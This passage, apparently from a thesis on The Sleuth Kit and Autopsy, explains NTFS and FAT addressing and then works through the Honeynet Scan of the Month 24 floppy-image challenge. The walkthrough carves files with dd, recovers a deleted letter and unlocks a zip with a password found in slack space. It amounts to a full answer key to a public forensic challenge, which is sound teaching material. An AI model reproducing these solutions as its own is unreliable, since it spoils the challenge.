2.3.11.4 NTFS Notes

NTFS is a much different design than UNIX file systems and the metadata structures are addressed differently. They typically have the form of A-B-C, for example 88-128-3. The A value is the address of the file in the Master File Table (88 in the previous example). This is similar to the inode value in UNIX. Each file has several attributes, including at least one in files for the data. The B value is the type of attribute. In most cases, the data attribute has a type of 128 so this is commonly seen. But, if you want to see the file name attribute, you could specify that type and see the contents if you like. The final value, C, is the ID. Every attribute has a unique ID value, so if there are multiple attributes with the same type, an investigator can specify the ID.

2.3.11.5 FAT Notes

FAT does not give addresses to the directory entry structures. In FAT, directory entries can be stored anywhere on the disk. They are stored in the clusters allocated to the parent directory. This is unlike NTFS or UNIX where the structures are in a large table that does not move.

The addressing issue was solved by providing an address to every 32-byte area in the Data Area, whether that data was currently a directory entry or not. This makes it easy to find a given address and scale when new files are created. The downside is that not every address is possible, so it is likely that an investigator will see jumps in the address values.

2.3.12 Data Unit Analysis

The 'Data Unit' analysis mode (Figure 11) allows an investigator to view the contents of an individual data unit. Data unit is a generic term used to describe the areas on the disk that is used to store data. Each file system calls the data unit a different thing (i.e. Fragments or Clusters). This mode is useful when recovering and analysing deleted data.




Figure 11 Autopsy - Data Unit Analysis

2.3.12.1 Input

To view the contents of a specific address, an investigator enters it into the text box on the left-hand side. By default, only one data unit will be displayed. To view more than one unit, enter the number in the text below.

It is common to extract the unallocated space from a file system image and analyse it for deleted material. The 'dls' tool in The Sleuth Kit allows one to extract the data. If interesting data is found in the 'dls' file, the next step could be to find its location in the original image and examine the surrounding data. To do this, an investigator needs to calculate which data unit the data was found in (by dividing the byte offset of the interesting data by the data unit size (which can be found in the 'Image Details' section of Autopsy)). An investigator simply needs to enter that address into the

original text box and select the 'Unallocated' type. This will find the original location and display it.

If Autopsy knows about the 'dls' image, it can then be loaded, by selecting the 'Load Unallocated' button. Then any data unit in that file can be examined.

The 'Lazarus' [3] tool was part of TCT. It analyses a chunk of data and identifies what file type it is and tries to group consecutive types together. Lazarus numbers its output starting with 1. Therefore, instead of subtracting 1 every time an investigator wants to view a data unit identified by Lazarus, they can simply select the check box.

Pressing the 'OK' button will display the contents of the address on the right-hand side of the window.

The 'Allocation List' link displays the allocation status of addresses in intervals of 500.

When an address is specified then behind the scenes Autopsy performs the following actions:

1. The 'dcat' tool is called to return the data unit statistics for the specified cluster address.
2. The 'dcat' tool is called with the cluster address, and the results are passed to the 'file' tool, that attempts to recognise the file type.
3. The 'dcat' tool is called with the cluster address, and the results are returned to the HTML client as ASCII.
4. The 'dstat' tool is called with the cluster address, and the statistics about the cluster address are returned to the HTML client.

An example of this process is illustrated in Table 6, which details the steps taken to retrieve the data unit for cluster address '1'

Table 6 Commands used in the 'Data Unit' analysis process

```
./dcat' -f ntfs -s -o 63 -i raw '/ev.locker/case/host/images/image.dd'  
./dcat' -f ntfs -o 63 -i raw '/ev.locker/case/host/images/image.dd' 1 | file -z -b -  
./dcat' -f ntfs -a -o 63 -i raw '/ev.locker/case/host/images/image.dd' 1 1  
./dstat' -f ntfs -o 63 -i raw '/ev.locker/case/host/images/image.dd' 1
```

2.3.12.2 Viewing

After the unit address has been entered, the contents are displayed in the right-hand side. Filters can be used to view the data in the desired format (strings, hex dump, ASCII).

A report can be generated so that the contents and meta-data about it will be saved on record. To save the contents locally, an investigator needs to press the 'Export Contents' button. The 'Add Note' button will allow an investigator to add a comment about a given data unit so that it can be easily recalled later.

The file type is also displayed. This is identified by running the output through the 'file' command in The Sleuth Kit.

Autopsy will try to find the metadata structure that allocated the unit and display both its address and a file name. This process is very slow for FAT file systems, so this process is not done by default during analysis.

2.3.12.3 FAT Notes

The Sleuth Kit and Autopsy do not use clusters when dealing with a FAT image. Only sectors are used. The reason is because FAT does not start addressing clusters until many sectors into the file system. If clusters were used to address data units, then there would be no way to address the sectors in the FAT and secondary FAT. Therefore, sectors are used for all addresses. NTFS changed the way clusters were addressed and does not have this problem.

2.4 Summary

The Sleuth Kit and Autopsy Forensic Browser are an open source file system analysis toolset that provide flexibility and extensive support for analysing both Microsoft and UNIX file systems. The Sleuth Kit and Autopsy Forensic Browser provide an inexpensive alternative or complementary toolset to other Digital Forensic tool kits, providing an extensive array of functionality.

While the complexities of the command line syntax for the individual tools contained within The Sleuth Kit can be difficult, the difficulties involved with complex command line arguments can be avoided by utilising the Autopsy Forensic Browser to automate many of the tasks performed by the command line tools.

The HTML-Based nature of the Autopsy Forensic Browser limits the flexibility the graphical interface can provide when compared to graphical interfaces provided within other applications, however the functionality provided is comparable to the other interfaces. This limitation is also a strength of the Autopsy Forensic Browser, as it keeps the portability of the system high and allows the browser to be used on many different systems.

One other limitation of The Sleuth Kit and Autopsy Forensic Browser is the use of the 'grep' search tool for performing searches on partition images. The search method utilised does not support crossing 'boundaries' in the file system for search strings. It is important that the investigator is aware of these 'boundary' issues in regards to file system structures and search strings.

Chapter 3 Case Studies

3.1 Introduction

In order to demonstrate the use of The Sleuth Kit and Autopsy in an actual investigation scenario three Case Studies will be used, and where possible the tools from within The Sleuth Kit and the Autopsy Forensic Browser will be utilised.

As each investigation offers unique challenges and experiences this thesis could not accurately document every possible scenario in regards to the analysis stages. The analysis stage occurs after the acquisition stage, and the case studies here will outline the analysis stage required for these test investigations.

Case Study 01 is a very simple analysis of a floppy disk and is based on The Honeynet Project [7] Scan of the Month Scan 24 [8], Case Study 02 is also involves an analysis of a floppy disk image based on The Honeynet Project [7] Scan of the Month Scan 26 [9]. Case Study 02 follows on from Case Study 01.

Case Study 03 is a more in-depth investigation and is based on The Honeynet Project [7] Forensic Challenge [10]. Case Study 03 will be more thoroughly documented than the previous two, as it will utilise functionality from the Autopsy Forensic Browser that is not required in the first two Case Studies. Case Study 03 should provide an extensive demonstration of the functionality available in the Autopsy Forensic Browser, and will be valuable to any investigator wanting to learn more about the effectiveness and usefulness of The Sleuth Kit and Autopsy Forensic Browser as a forensic analysis tool.

3.2 Case Study 01

3.2.1 Introduction

This case study is based on The HoneyNet Project [7] Scan of the Month Scan 24 [8]. Scan 24 was provided to The HoneyNet Project, by the people from Digital Forensic Research Workshop [11].

The mission is to analyse a seized floppy in the hope of recovering information that will help to answer the questions below. This information may possibly be hidden within unallocated areas of the disk image or concealed within other areas of the disk and will require a full file system analysis in order to locate it.

Some background information and evidence is provided to help with direction for the analysis.

3.2.2 Background information

The Police report contained in Table 7 has been provided to help with the investigation.

Table 7 Case Study 01 - Police Report

The scenario is: Joe Jacobs, 28, was arrested yesterday on charges of selling illegal drugs to high school students. A local police officer posed as a high school student was approached by Jacobs in the parking lot of Smith Hill High School. Jacobs asked the undercover cop if he would like to buy some marijuana. Before the undercover cop could answer, Jacobs pulled some out of his pocket and showed it to the officer. Jacobs said to the officer "Look at this stuff, Colombians couldn't grow it better! My supplier not only sells it direct to me, he grows it himself."

Jacobs has been seen on numerous occasions hanging out at various local high school parking lots around 2:30pm, the time school usually ends for the day. School officials from multiple high schools have called the police regarding Jacobs' presence at their school and noted an increase in drug use among students, since his arrival.

The police need your help. They want to try and determine if Joe Jacobs has been selling drugs to students at other schools besides Smith Hill. The problem is no students will come forward and help the police. Based on Joe's comment regarding the Colombians, the police are interested in finding Joe Jacob's supplier/producer of marijuana.

Jacobs has denied selling drugs at any other school besides Smith Hill and refuses to provide the police with the name of his drug supplier/producer. Jacobs also refuses to validate the statement that he made to the undercover officer right before his arrest. Upon issuing a search warrant and searching of the suspect's house the police were able to obtain a small amount of marijuana. The police also seized a single floppy disk, but no computer

and/or other media was present in the house.

The police have imaged the suspect's floppy disk and have provided you with a copy. They would like you to examine the floppy disk and provide answers to the following questions. The police would like you to pay special attention to any information that might prove that Joe Jacobs was in fact selling drugs at other high schools besides Smith Hill. They would also like you to try and determine if possible who Joe Jacob's supplier is.

Jacob's posted bail set at \$10,000.00. Afraid he may skip town, the police would like to get him locked up as soon as possible. To do so, the police have asked that you have the results fully completed and submitted by October 25, 2002. Please provide the police with a strong case consisting of your specific findings related to the questions, where the findings are located on the disk, processes and techniques used, and any actions that the suspect may have taken to intentionally delete, hide and/or alter data on the floppy disk. Good Luck!

Any names, locations, and situations presented are completely made up. Any resemblance to any name, locations and/or situation is purely coincidence.

3.2.3 Questions

The goal of this investigation is to answer the following questions:

1. Who is Joe Jacob's supplier of marijuana and what is the address listed for the supplier?
2. What crucial data is available within the 'coverpage.jpg' file and why is this data crucial?
3. What (if any) other high schools besides Smith Hill does Joe Jacobs frequent?
4. For each file, what processes were taken by the suspect to mask them from others?
5. What processes were used to successfully examine the entire contents of each file?

3.2.4 Analysis

The first step of the analysis process is to retrieve the image of the floppy disk from the HoneyNet website. The disk image has been downloaded and the MD5 hash value was also copied from the website and placed into a valid 'md5sum' input file called 'image.zip.md5' (Table 8).

Table 8 Case Study 01 - Contents of 'image.zip.md5'

```
b676147f63923e1f428131d59b1d6a72 image.zip
```

Confirmation that the integrity of the downloaded disk image has not been compromised is illustrated in Table 9.

Table 9 Case Study 01 - Integrity Confirmation

```
# md5sum -c image.zip.md5
image.zip: OK
```

3.2.4.1 Creation of an Autopsy Case

With confirmation that the integrity of the downloaded image has not been compromised a case needs to be configured within Autopsy. Autopsy has already been setup and configured on the analysis machine and is ready to be used. From the Autopsy Main menu (Figure 12), the 'New Case' button needs to be selected in order to start the configuration process for a new case.



Figure 12 Case Study 01 - Autopsy - Main Menu

Within the 'Create a New Case' form (Figure 13), a case name, short description and an investigator's name are entered. The investigator's name is used mainly for audit processes.

One problem with Autopsy is that it does not allow the investigator's name to contain any spaces. In order to use an investigator's full name one would need to concatenate it into a single string, for example 'Bob Brown' would need to be entered 'BobBrown'.

CREATE A NEW CASE

1. **Case Name:** The name of this investigation. It can contain only letters, numbers, and symbols.
CaseStudy01

2. **Description:** An optional, one line description of this case.
Scan of the Month 24

3. **Investigator Names:** The optional names (with no spaces) of the investigators for this case.

a.	Anthony	b.	
c.		d.	
e.		f.	
g.		h.	
i.		j.	

NEW CASE CANCEL HELP

Figure 13 Case Study 01 - Autopsy - Create a New Case

Once the initial values are configured a case directory is created in the evidence locker, and a standard configuration file is created within the case folder, this is illustrated in Figure 14. If more than one investigator is assigned to this case, then at this stage an investigator would need to be selected before adding a host to the case.

Autopsy not only saved the output from The Sleuth Kit program files to log files named after the investigator, but also the commands that have been executed, along with other notes entered into the system.




Figure 14 Case Study 01 - Autopsy - Creating Case CaseStudy01

This case study used only one investigator's name in the 'Create a New Case' form (Figure 13) therefore there is only one name in the drop box. By selecting the 'Add Host' button the investigator is moved to the next step in the configuration process which is illustrated in Figure 15.

This case deals with an image of a floppy disk, rather than an image from a hard disk that was retrieved from a host machine, therefore only generic configuration details are entered into the 'Add a New Host' form as illustrated in Figure 15.

Most IBM compatible floppy disks are formatted with a FAT12 file system, and knowing that FAT file systems store times without respect to time zones there is no need to enter any timezone information.

It is unknown if the time on the machine used to create the floppy disk was skewed from a time source so nothing is entered for the time skew adjustment value.

An 'Alert Hash Database'¹² or 'Ignore Hash Database'¹³ was not provided for this investigation so these values are left blank.

¹² An 'Alert Hash Database' is a database that the investigator must create. It contains hashes of known bad files. These are the files that an investigator wants to know about if they exist on the system. Examples of this include rootkits or unauthorized photographs.

¹³ An 'Ignore Hash Database' is a database that the investigator must create. It contains hashes of known good files and these files can be ignored if the user chooses to do so during File Type Category Analysis. Examples of files in this category include system binaries for standard builds.

ADD A NEW HOST

1. **Host Name:** The name of the computer being investigated. It can contain only letters, numbers, and symbols.
2. **Description:** An optional one-line description or note about this computer.
3. **Time zone:** An optional timezone value (i.e. EST5EDT). If not given, it defaults to the local setting. A list of time zones can be found in the help files.
4. **Timeskew Adjustment:** An optional value to describe how many seconds this computer's clock was out of sync. For example, if the computer was 10 seconds fast, then enter -10 to compensate.
5. **Path of Alert Hash Database:** An optional hash database of known bad files.
6. **Path of Ignore Hash Database:** An optional hash database of known good files.

Figure 15 Case Study 01 - Autopsy - Adding a new Host

Once configuration details have been entered for the host and the investigator has selected the 'Add Host' button, Autopsy creates the Host folder structure within the Case structure inside the evidence locker (Figure 16).

Adding host: floppyhost to case sotm24

Host Directory (/forensics/ev.locker/sotm24/floppyhost/) created

Configuration file (/forensics/ev.locker/sotm24/floppyhost/host.aut) created

We must now import an image file for this host

Figure 16 Case Study 01 - Autopsy - Adding Host - floppyhost

At this stage the Case and Host have been created for this investigation, now the investigator needs to add the disk image by selecting the 'Add Image File' (Figure 17).




Figure 17 Case Study 01 - Autopsy - Case and Host Info

The ‘Add a New Image’ form will be displayed (Figure 18), and allows the investigator to enter information on the image file. The analysis machine has a separate drive configured for the Evidence Locker to hold the investigation image files, and in order to minimise space requirements the image will be imported as ‘Symlinks’¹⁴ to the original images. The image file has been extracted from the Zip file provided on the website, and it is this image file that is added.




Figure 18 Case Study 01 - Autopsy - Add a New Image

¹⁴ A symbolic link (often called ‘symlink’) is a special type of directory entry in modern UNIX (or Unix-like) file systems that allow the system to almost transparently refer to another directory entry, typically a file or a directory.

At this stage Autopsy is unable to automatically determine the volume system type for the disk image. Floppy disks are typically a single volume; therefore the investigator should manually select the 'Volume Image' with a 'Volume System Type' of 'DOS' (Figure 19).




Figure 19 Case Study 01 - Autopsy - Image Type

The 'Image File Details' section (Figure 20) allows the investigator to select options for the data integrity of the image. If the MD5 hash value for the image file itself was provided (only the MD5 hash value for the compressed archive was provided) it could be entered here and Autopsy could verify that it is correct. However, no hash value exists for the extracted disk image therefore the investigator should select the 'Calculate' option.

The 'File System Details' section (Figure 20) allows the investigator to specify the mount point and file system type. This Case Study deals with a floppy disk, so the mount point is set to 'A:' and 'fat12' is selected for the file system type.

Image File Details

Local Name: images/image.dd

Data Integrity: An MD5 hash can be used to verify the integrity of the image. (With split images, this hash is for the full image file)

Ignore the hash value for this image.

Calculate the hash value for this image.

Add the following MD5 hash value for this image:

Verify hash after importing?

File System Details

Analysis of the image file shows the following partitions:

Partition 1 (Type: fat12)

Mount Point: File System Type:

ADD **CANCEL** **HELP**

Figure 20 Case Study 01 - Autopsy - Image Details

After entering the Image File Details, Autopsy will check the integrity of the partition image (if the 'Verify hash after importing?' option is selected), however for this investigation the 'Calculate' option was selected so Autopsy will generate an MD5 hash value and insert it into the Host configuration (Figure 21).

Calculating MD5 (this could take a while)

Current MD5: AC3F7B85816165957CD4867E62CF452B

Testing partitions

Linking image(s) into evidence locker

Image file added with ID img1

Volume image (0 to 0 - fat12 - A:) added with ID v011

OK **ADD IMAGE**

Figure 21 Case Study 01 - Autopsy - Image File Details Report

At this stage a Case has been created, a Host has been created, and the floppy disk image has been added to the host. The autopsy 'Host Manager' is displayed (Figure 22) to the investigator and from this point Autopsy can be used to analyse the contents of the floppy disk image.




Figure 22 Case Study 01 - Autopsy - Host Manager

3.2.4.2 Creation of Search Indexes

The first step an investigator should take before examining the contents of the disk image is to create some indexes to help with keyword searches. By selecting the 'details' link from the Host Manager within Autopsy, the investigator will be taken to the 'Image Details' form (Figure 23) which will allow them to extract the strings from the entire image as well as unallocated sectors. Extracting this information causes an index to be created which improves the speed of keyword searches.

The first step is to select 'Extract Strings', leaving the default check box marks on 'Generate MD5', 'ASCII', and 'Unicode'.

IMAGE DETAILS

Name: image.dd-0-0
Volume Id: vol1
Parent Volume Id: img1
Mounting Point: A: /
File System Type: fat12

External Files
ASCII Strings:
Unicode Strings:
Unallocated Sectors:
ASCII Strings of Unallocated:
Unicode Strings of Unallocated:

Extract Strings of Entire Image Extracting the ASCII and Unicode strings from a file system image will make keyword searching faster. Generate MD5? <input checked="" type="checkbox"/> ASCII: <input checked="" type="checkbox"/> Unicode: <input checked="" type="checkbox"/> EXTRACT STRINGS	Extract Unallocated Sectors Extracting the unallocated data in a file system image allows more focused keyword searches and data recovery. (Note: This Does Not Include Slack Space) Generate MD5? <input checked="" type="checkbox"/> EXTRACT UNALLOCATED
---	--

CLOSE **FILE SYSTEM**

Figure 23 Case Study 01 - Autopsy - Image Details

On larger file systems the extraction of ASCII and Unicode strings can be quite time consuming, however the disk image for this investigation is only that of a 1.44mb floppy disk so the extraction process is quite quick.

```
Extracting ASCII strings from image.dd-0-0
Host configuration file updated
Calculating MD5 Value

MD5 Value: 882E3DF59F31C8FB8F287DAC585659E3

-----

Extracting Unicode strings from image.dd-0-0
Host configuration file updated
Calculating MD5 Value

MD5 Value: 69D60C32B05490A54120D1C8D8F8828A

-----

Image Details
Keyword Search
```

Figure 24 Case Study 01 - Autopsy - Image Details - Strings Extraction

Once the strings have been extracted (Figure 24) the investigator can return to the 'Image Details' screen and select the 'Extract Unallocated' button (Figure 25) to extract the Unallocated sectors.




Figure 25 Case Study 01 - Autopsy - Image Details after strings extraction

On larger file systems the extraction of Unallocated sectors can be quite time consuming, and can consume a large amount of disk space, possibly up to the size of the original image, however as stated previously, this investigation involves an image of a floppy disk, which is only 1.44mb in size so the extraction process is quite quick and the extracted data is small.




Figure 26 Case Study 01 - Autopsy - Extracting Unallocated Sectors Result

Once the unallocated sectors have been extracted (Figure 26), the investigator can return to the 'Image Details' screen and select the 'Extract Strings' button (Figure 27) to extract the ASCII and Unicode strings from the unallocated sectors.




Figure 27 Case Study 01 - Autopsy - Image Details after Unallocated Sectors Extraction

Similarly to how on large images extracting strings can be a time consuming process, the same issues arise when extracting strings from unallocated sectors. However, as previously mentioned this investigation involves an image of a floppy disk so the process is relatively quick. The results of this process are illustrated in Figure 28.




Figure 28 Case Study 01 - Autopsy - Extracting Strings from Unallocated Sectors Result

At this stage the investigator has created a search index of strings on both allocated and unallocated sectors, and can now perform faster keyword searched. As illustrated in Figure 29, all the external files required for the search indexes have been created.




Figure 29 Case Study 01 - Autopsy - Image Details after Allocated and Unallocated Strings Extraction

3.2.4.3 File Analysis

From the Host Manager, selecting the 'Analyze' button, then selecting the 'File Analysis' button will display the 'File Browsing' mode of Autopsy (Figure 30). The 'File Browsing' mode provides a file manager like view of the contents of the floppy disk image.




Figure 30 Case Study 01 - Autopsy - File Analysis Mode

As illustrated in Figure 30, the floppy disk image contains listings for three files.

1. 'cover page.jpgc' (COVERP~1.JPG)
2. 'Jimmy Jungle.doc' (_IMMYJ~1.DOC) – This file has been deleted.
3. 'Scheduled Visits.exe' (SCHEDU~1.EXE)

Each file will be examined to check if they contain information that could be used to answer the questions of this case study accurately.

The metadata for this file can be viewed by selecting the '8' link in the metadata column where the filename is listed. As illustrated in Figure 32, the file size for this file is reported as 15,585 bytes, yet it has only been allocated to sector 451. A sector is only 512 bytes on a floppy disk, so there is insufficient space to hold this file in a single sector.




Figure 32 Case Study 01 - Autopsy - Metadata Analysis - 'cover page.jpgc'

To determine if the metadata has been corrupted for this image file and check if the data for this file exists elsewhere, a keyword search for the JPEG signature 'JFIF' should be performed. A keyword search can be performed using the 'Keyword Search' mode of Autopsy as illustrated in Figure 33.




Figure 33 Case Study 01 - Autopsy - Keyword Search - JFIF

The search for 'JFIF' successfully found an ASCII match at Sector 73 (Figure 34).




Figure 34 Case Study 01 - Autopsy - Keyword Search - JFIF - Result

It is possible to display the HEX or ASCII contents of sector 73 within the image by selecting the links in the search results, however this will only display a single sector, and the image may be bigger than a single sector. The metadata for this file states the

size of the image file is 15585 bytes which would indicate 31 sectors are required (As stated previously, sector sizes on a floppy disk are usually 512-bytes).

The 'Data Unit' mode of Autopsy (Figure 35) allows an investigator to view the allocation list of an image; this can be viewed by selecting the 'Allocation List' button.




Figure 35 Case Study 01 - Autopsy - Data Unit Analysis

The results from of the allocation list are displayed in a single list format 500 sectors at a time. A small sample is illustrated in Figure 36.




Figure 36 Case Study 01 - Autopsy - Data Unit Analysis - Allocation List

This output is not the easiest way to view the information so it has been summarised in Table 10.

Table 10 Case Study 01 - Floppy Disk Image Allocation Status

Sector Range	Allocation Status
0-32	Allocated
33-72	Unallocated
73-108	Allocated
109-	Unallocated

This indicates there are 36 sectors allocated from sector 73 to 108, of which only 31 may be associated with the 'cover page.jpgpc' image file. The 'dd' tool can be used to extract all 36 sectors and inspect the results.

Note: It is possible to extract the sector content using the 'Data Unit' mode of Autopsy to retrieve the appropriate number of sectors, and then selecting the 'Export Contents' button as illustrated in Figure 37.

However, this case study will utilise the 'dd' method, Case Study 03 will utilise the 'Export Contents' functionality built into the Autopsy Forensic Browser.




Figure 37 Case Study 01 - Autopsy - Data Unit Analysis - Export Contents Option

The 'dd' command used to extract sectors 73 to 108 is listed in Table 11.

Table 11 Case Study 01 - 'dd' Command

dd	skip=73	bs=512	count=36	if=/forensics/ev.locker/CaseStudy01/floppyhost/images/image.dd
of=/forensics/ev.locker/CaseStudy01/floppyhost/output/coverpage.jpg				

The data extracted with the 'dd' tool may be viewable within an image viewer as it may mostly contain data for a JPEG image. Unfortunately, because more data was copied than the file size stated, it will be necessary to inspect the contents of the extracted data with a hex editor to view the extra sectors that were extracted.

Using the 'hexdump' tool and manually paging through the file from the end to the start references to a 'Scheduled Visits.xls' file are found, with a 'PK' signature at offset 0x3e00. This could possibly mean this file is contained within a compressed archive (possibly called 'Scheduled Visits.exe'). Also visible in the output at offset 0x3d20 is the text 'pw=goodtimes'.

JPEG images use an end-of-file signature of 'ff d9' [13], and this signature can be seen at offset 0x3cdf. This signature, and the fact that when the metadata for the 'Scheduled Visits.exe' file is cross-referenced (the metadata for 'Schedule Visits.exe' states it has been allocated sectors 104 and 105) indicates that only 31 sectors should be extracted for the 'cover page.jpgc' image as was stated earlier. In order to get an accurate representation of the JPEG image the correct number of sectors is extracted from the original floppy disk image with the command listed in Table 12.

Table 12 Case Study 01 - 'dd' Command

dd	skip=73	bs=512	count=31	if=/forensics/ev.locker/CaseStudy01/floppyhost/images/image.dd
of=/forensics/ev.locker/CaseStudy01/floppyhost/output/coverpage.jpg				

The string 'pw=goodtimes' is still contained within the slack space of the extracted data when the extracted data is viewed with a hex editor.

The metadata for this file can be viewed by selecting the '5' link in the metadata column where the filename is listed. The metadata will detail the sectors where the file was allocated within the floppy disk image.




Figure 40 Case Study 01 - Autopsy - Metadata Analysis - 'Jimmy Jungle.doc'

The metadata information (Figure 40) indicates that this deleted file was initially allocated sectors 33 – 72. As listed in 'Table 10 Case Study 01 - Floppy Disk Image Allocation Status' on page 92 these sectors were unallocated, therefore it may be beneficial to extract these 40 sectors in hope of recovering a copy of the deleted document.

As a sanity check, the size of the file is checked to ensure the appropriate numbers of sectors are being extracted. The metadata stated the file size was 20,480 bytes and this would require exactly 40 sectors. The 'dd' command used to extract the sectors is listed in Table 13.

Table 13 Case Study 01 - 'dd' Command

```
dd skip=33 bs=512 count=40 if=/forensics/ev.locker/CaseStudy01/floppyhost/images/image
of=/forensics/ev.locker/CaseStudy01/floppyhost/output/jimmyjungle.doc
```


The extracted file appears to have been created on 16/04/2002 at 08:30:00, modified on 16/04/2002 at 09:42:00 and opens successfully in a word processor. The text contained within the document is listed in Table 14.

Table 14 Case Study 01 - Contents of 'Jimmy Jungle.doc'

Jimmy Jungle
626 Jungle Ave Apt 2
Jungle, NY 11111

Jimmy:

Dude, your pot must be the best - it made the cover of High Times Magazine! Thanks for sending me the Cover Page. What do you put in your soil when you plant the marijuana seeds? At least I know your growing it and not some guy in Columbia.

These kids, they tell me marijuana isn't addictive, but they don't stop buying from me. Man, I'm sure glad you told me about targeting the high school students. You must have some experience. It's like a guaranteed paycheck. Their parents give them money for lunch and they spend it on my stuff. I'm an entrepreneur. Am I only one you sell to? Maybe I can become distributor of the year!

I emailed you the schedule that I am using. I think it helps me cover myself and not be predictive. Tell me what you think. To open it, use the same password that you sent me before with that file. Talk to you later.

Thanks,

Joe

Scheduled Visits.exe

Selecting the filename 'Scheduled Visits.exe' from the file browser within the 'File Analysis' mode of Autopsy will display the contents of the file as illustrated in Figure 41.

The screenshot shows the Autopsy File Analysis interface. The 'Current Directory' is A:/. The file list shows three files: 'cover', 'Jimmy Jungle.doc', and 'Scheduled'. The 'Scheduled' file is selected, and its contents are displayed as ASCII data. The file type is identified as 'Zip archive data, at least v2.0 to extract'. The ASCII data is a long string of characters, including 'PK' and various numbers and symbols.

DEL	Type	NAME	WRITTEN	ACCESSED	CREATED	SIZE	UID	GID	MET
	r/r	cover	2002.09.11	2002.09.11	2002.09.11	15585	0	0	8
	r/r	page.jpg (COVERP~1.JPG)	08:30:52 (NZST)	00:00:00 (NZST)	08:50:26 (NZST)				
✓	r/r	Jimmy Jungle.doc (JIMYJ~1.DOC)	2002.04.15 14:42:30 (NZST)	2002.09.11 00:00:00 (NZST)	2002.09.11 08:49:48 (NZST)	20480	0	0	5
	r/r	Scheduled	2002.05.24	2002.09.11	2002.09.11	1000	0	0	11

Contents Of File: A:/Scheduled Visits.exe (SCHEDU~1 EXE)

```
PK^3^4^20^0^1^0^8^0^152Z^183,^199U^141^234^8^0^0^0B^0^0^20^0^0^0Scheduled Visits.xls^148^2001^227I^11^219^168^16^19
J ^211^226^2^207x^1545kUM^183^152^251^136a_^131^153^55a#^192,^1540k^235^169^143^188^236^16
^251^247I^192^17^135^198,^1332^211VS
^17^0^17e^88n^157^15022^234[3m
^247,7B^215^23^21^128^24
^254^158^149^28^161^230B^190^253^172^17^243gvmq[A^233^135U^300U^208^229M^158^166^249^11^139^162i^153^148[^151dz^175e^
^220r^236^226P6^159^254^141^187^204^176d^30^202U
^133^175^1417^25^248^219XJ^220^171^2318^189^150^163^217^189^181B^17KR^169 w
a^173^206^129b^14^16^208g^226^230^136^191^134^243^2332^163X^194^204^130^216^22^247^233?^26^158^233^169z^14^232Jw(^147
^165^158^190^231F^166^7^201#e^159Ao^14s^239^143a^177D^31^211^207^250^215^242^216^138^1^159^225^129
```

Figure 41 Case Study 01 - Autopsy - File Analysis - 'Scheduled Visits.exe' - ASCII Display

Autopsy has recognised this file as Zip Archive.

The metadata for this file can be viewed by selecting the '11' link in the metadata column where the filename is listed. The metadata will detail the sectors where the file was allocated within the floppy disk image.



Figure 42 Case Study 01 - Autopsy - Metadata Analysis - 'Scheduled Visits.exe'

The metadata information (Figure 42) indicates that this deleted file was initially allocated sectors 104 and 105. The size of the file is 1000 bytes, this would require only two sectors and this matches the sector allocation list. The two sectors are extracted using the 'dd' command listed in Table 15.

Table 15 Case Study 01 - 'dd' Command

dd	skip=104	bs=512	count=2	if=/forensics/ev.locker/CaseStudy01/floppyhost/images/image
				of=/forensics/ev.locker/CaseStudy01/floppyhost/output/scheduledvisits.exe

Attempting to extract this file with the 'unzip' tool produces the error 'End-of-central-directory signature not found', this indicates the file is incomplete.

As listed in 'Table 10 Case Study 01 - Floppy Disk Image Allocation Status' on page 92 sectors were allocated from 73 until 108. Also as was discovered when data was initially extracted for the JPG image from sector 73 to 108 the text 'Scheduled Visits.xls' was found within the last sector. With these two pieces of supporting

evidence it may be beneficial to extract the data from sector 104 to 108 and then try to run the unzip tool. The 'dd' command used to extract sectors 104 to 108 is listed in Table 16.

Table 16 Case Study 01 - 'dd' Command

```
dd skip=104 bs=512 count=5 if=/forensics/ev.locker/CaseStudy01/floppyhost/images/image
of=/forensics/ev.locker/CaseStudy01/floppyhost/output/scheduledvisits.exe
```

Attempting to extract this larger file with the 'unzip' tool, prompts for a password to be entered. At this stage an investigator could use a password cracker, however the slack space from the JPEG file contained the string 'pw=goodtimes' so this should be tried first. Entering the password 'goodtimes' allows the 'unzip' tool to extract the 'Scheduled Visits.xls' file.

Running the 'file' command on the 'Scheduled Visits.xls' file indicates that the file is a 'Microsoft Office Document' (Which most likely would have been an investigator's first guess because of the file extension).

The 'Scheduled Visits.xls' file contains a list of dates and school names as illustrated in Figure 43.

Month	DAY	HIGH SCHOOLS
2002		
April	Monday (1)	Smith Hill High School (A)
	Tuesday (2)	Key High School (B)
	Wednesday (3)	Leetch High School (C)
	Thursday (4)	Birard High School (D)
	Friday (5)	Richter High School (E)
	Monday (1)	Hull High School (F)
	Tuesday (2)	Smith Hill High School (A)
	Wednesday (3)	Key High School (B)
	Thursday (4)	Leetch High School (C)
	Friday (5)	Birard High School (D)
	Monday (1)	Richter High School (E)
	Tuesday (2)	Hull High School (F)
	Wednesday (3)	Smith Hill High School (A)
	Thursday (4)	Key High School (B)
	Friday (5)	Leetch High School (C)
	Monday (1)	Birard High School (D)
	Tuesday (2)	Richter High School (E)
	Wednesday (3)	Hull High School (F)
	Thursday (4)	Smith Hill High School (A)
	Friday (5)	Key High School (B)

	Monday (1)	Leetch High School (C)
	Tuesday (2)	Birard High School (D)
May	Wednesday (3)	Richter High School (E)
	Thursday (4)	Hull High School (F)
	Friday (5)	Smith Hill High School (A)
	Monday (1)	Key High School (B)
	Tuesday (2)	Leetch High School (C)
	Wednesday (3)	Birard High School (D)
	Thursday (4)	Richter High School (E)
	Friday (5)	Hull High School (F)
	Monday (1)	Smith Hill High School (A)
	Tuesday (2)	Key High School (B)
	Wednesday (3)	Leetch High School (C)
	Thursday (4)	Birard High School (D)
	Friday (5)	Richter High School (E)
	Monday (1)	Hull High School (F)
	Tuesday (2)	Smith Hill High School (A)
	Wednesday (3)	Key High School (B)
	Thursday (4)	Leetch High School (C)
	Friday (5)	Birard High School (D)
	Monday (1)	Richter High School (E)
	Tuesday (2)	Hull High School (F)
	Wednesday (3)	Smith Hill High School (A)
	Thursday (4)	Key High School (B)
	Friday (5)	Leetch High School (C)
June	Monday (1)	Birard High School (D)
	Tuesday (2)	Richter High School (E)
	Wednesday (3)	Hull High School (F)
	Thursday (4)	Smith Hill High School (A)
	Friday (5)	Key High School (B)
	Monday (1)	Leetch High School (C)
	Tuesday (2)	Birard High School (D)
	Wednesday (3)	Richter High School (E)
	Thursday (4)	Hull High School (F)
	Friday (5)	Smith Hill High School (A)
	Monday (1)	Key High School (B)
	Tuesday (2)	Leetch High School (C)
	Wednesday (3)	Birard High School (D)
	Thursday (4)	Richter High School (E)
	Friday (5)	Hull High School (F)
	Monday (1)	Smith Hill High School (A)
	Tuesday (2)	Key High School (B)
